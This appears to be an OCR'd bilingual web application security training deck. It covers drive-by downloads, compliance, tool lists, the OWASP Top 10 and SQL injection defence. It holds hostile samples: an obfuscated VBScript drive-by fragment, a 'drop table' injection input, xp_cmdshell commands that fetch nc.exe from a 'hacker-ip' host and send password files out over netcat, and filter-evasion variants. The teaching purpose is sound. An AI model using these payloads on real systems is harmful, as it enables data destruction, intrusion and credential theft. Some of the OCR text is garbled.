
```
<html>
<script language="VBScript">
Function rechange(k)
s-Split(k,",")
t=""
For i - 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```

```
<html>
<script language="VBScript">
Function rechange(k)
s-Split(k,",")
t=""
For i - 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```

Drive-by Download – External Links



Drive-by Download - hybrid



Regulatory Compliance


金融證券相關行業
線上購物業

電信業
醫院,交通

- 電子銀行系統
- 金融網
- 線上下單
- 線上購書
- 線上購物

PCIDSS

- 線上付費
- 線上訂購服務
- 訂票



ISO27001


個資法

政府便民網站
郵局, 電子商務

- 個人資料
- 稅務
- 地政
- 交通


學校
研究單位

- 校務系統
- 選課系統



Why Web application Vulnerable

Improved commercial or in-house application access to information means improved access for hackers?



More and More Hacking Tools

Free Web Security Scanning Tools
Nikto
N-Stalker NStealth Free Edition
Burp Suite
Paros Proxy
OWASP Webscarab


SQL Injection
SQL Power Injector by Francois Larouche
Bobcat (based on "Data Thief" by Application Security, Inc.).
Absinthe - free blind SQL injection tool
SQLInjector by David Litchfield
NGS Software database tools


Cross-Site Scripting (XSS)
RSnake's XSS Cheat Sheet
XSS-Proxy

IE Extensions for HTTP Analysis
TamperIE
IEWatch
IE Headers
IE Developer Toolbar
IE 5 Powertoys for WebDevs


Firefox Extensions for HTTP Analysis
LiveHTTP Headers
Tamper Data
Modify Headers

Firefox Extensions for HTTP Analysis
LiveHTTP Headers
Tamper Data
Modify Headers






HTTP/S Proxy Tools
Paros Proxy
WebScarab
Fiddler HTTP Debugging Proxy
Burp Intruder
WatchFire PowerTools



Command-line HTTP/S Tools
cURL
Netcat
Sslproxy
Openssl
Stunnel


Sample Applications
Bayden Systems' "sandbox" online shopping application
Foundstone Hacme Bank and Hacme Books

Web Site Crawling/Mirroring Tools
Lynx
Wget
Teleport Pro
Black Widow
Offline Explorer Pro



Profiling
HTTPrint for fingerprinting web servers
Jad, the Java Dissasembler
Google search using "+www.victim.+com"
Google search using 猿arent directory? robots.txt

Traditional Web Application Structure



OWASP Top 10 List 2007

- A1 Cross Site Scripting (XSS)
- A2 Injection Flaws (SQL Injection, command injection)
- A3 Malicious File Execution
- A4 Insecure Direct Object Reference (Broken Accees Control in 2006)
- A5 Cross Site Request Forgery (CSRF) (aka Session Riding or One-Click Attack)
- A6 Information Leakage and Improper Error Handling
- A7 Broken Authentication and Session Management
- A8 Insecure Cryptographic Storage
- A9 Insecure Communication (Insecure Configuration Management in 2006)
- A10 Failure to Restrict URL Access

OWASP Guide

- OWASP estimates more than 300 security issues related to coding could impact web applications

  http://www.owasp.org/index.php/OWASP_Guide_Project

- OWASP CLASP — Comprehensive, Lightweight Application Security Process

- OWASP Code Review Guide

Reviewing Code for Buffer Overruns and Overflows .....

Reviewing Code for OS Injection.....

Reviewing Code for SQL Injection.....

Reviewing Code for Data Validation .....

Reviewing code for XSS issues.....

Reviewing code for Cross-Site Request Forgery issues.....


Reviewing Code for Error Handling .....

Reviewing The Secure Code Environment.....


Reviewing Code for Authorization Issues.....

SQL Injection

1 Attacker sends data containing SQL fragments




3 Attacker views unauthorized data



2 Application sends modified query to database, which executes it

SQL Injection



SQL Injection

SQL Injection破壞型

- 使用(;)串連多個T-SQL敘述
  - 程式執行的T-SQL敘述

```
string sql = "SELECT * FROM customers
    WHERE customerid  = '" + customerSearch + "'";
```

使用者輸入

```
ALFKI ; drop table orders --
```

Submit Query

動態組成後的T-SQL敘敘

```
"SELECT * FROM customers WHERE
customerid = 'ALFKI' ; drop table orders --
```


SQL Injection


Backdoor Example

- example: '; exec master..xp_cmdshell 'tftp -i 127.0.0.1 GET nc.exe c:\windows\system32\nc.exe' --
  '; exec master..xp_cmdshell 'type c:\attack-plan.txt | nc -l -p 8080' -

tftp server
nc.exe

step1: exec master..xp_cmdshell 'tftp -I hacker-ip GET nc.exe.....'
step2: exec master..xp_cmdshell 'type c:\pass.txt | nc -l -p 8080'
step3: nc -vv db-server 8080





SQL Injection Prevention

- For programmers
  - Reject known bad and accept known good
  - Filter INSERT、SELECT、UPDATE and --,'etc
  - Use MaxLength and data type
  - Use Stored Procedure instead of query connection
  - Use Parameterized Query instead of query connection
  - Multistep Validation and Canonicalization, such as <scr<script>ipt> <scr"ipt> %27 %%2727
  - Canonicalization is carried out before input filters have been applied
  - …and so on
  - Use Code Review or Web AP Vulnerability Scanner (demo!)
  - SDLC
  - Web Application Firewall

Use Parameterized Query

- Vulnerable to SQL Injection:

```
Sql1="select * from sktest where username='" & UserName & "'
  and password='" & Password & "' “
set Rs=conn.execute(Sql1)
```

- Resistant to SQL Injection:

```
Sql1="select * " & "from sktest " & "where username = ? and
  password = ?"
cmd.CommandText = sql1

Set param = cmd.CreateParameter("username", 129, 1, 20, usr)
cmd.Parameters.Append param
Set param = cmd.CreateParameter("password", 129, 1, 20, pass)
cmd.Parameters.Append param

cmd.ActiveConnection = conn
Set rs = cmd.Execute
```


SQL Injection Escape Variants

- OR 'Unusual' = 'Unusual’
- OR 'Simple' = 'Sim'+'ple‘
- OR 'Simple' > 'S‘
- OR 'Simple' IN ('Simple')
- OR 'Simple' BETWEEN 'R' AND 'T‘
- … &ProdID=2 UNION /**/ SELECT name …
- … &ProdID=2/**/UNION/**/SELECT/**/name …
- …; EXEC('INS'+'ERT INTO…')

Other Security Issues

1. Does SQL Injection really need single quote?
   - If doesn't, how can you distinguish between good and bad traffic?
   - That's why WAF nowadays is moving toward profiling

2. Path Injection
   - So called Directory Traversal and how to improve?
   - Using web ap scanner to find it

3. Client Security Escaping
   - Does client side security really work for attackers like me?
   - How to improve?

4. Hidden Field Manipulation
5. Drive by Download

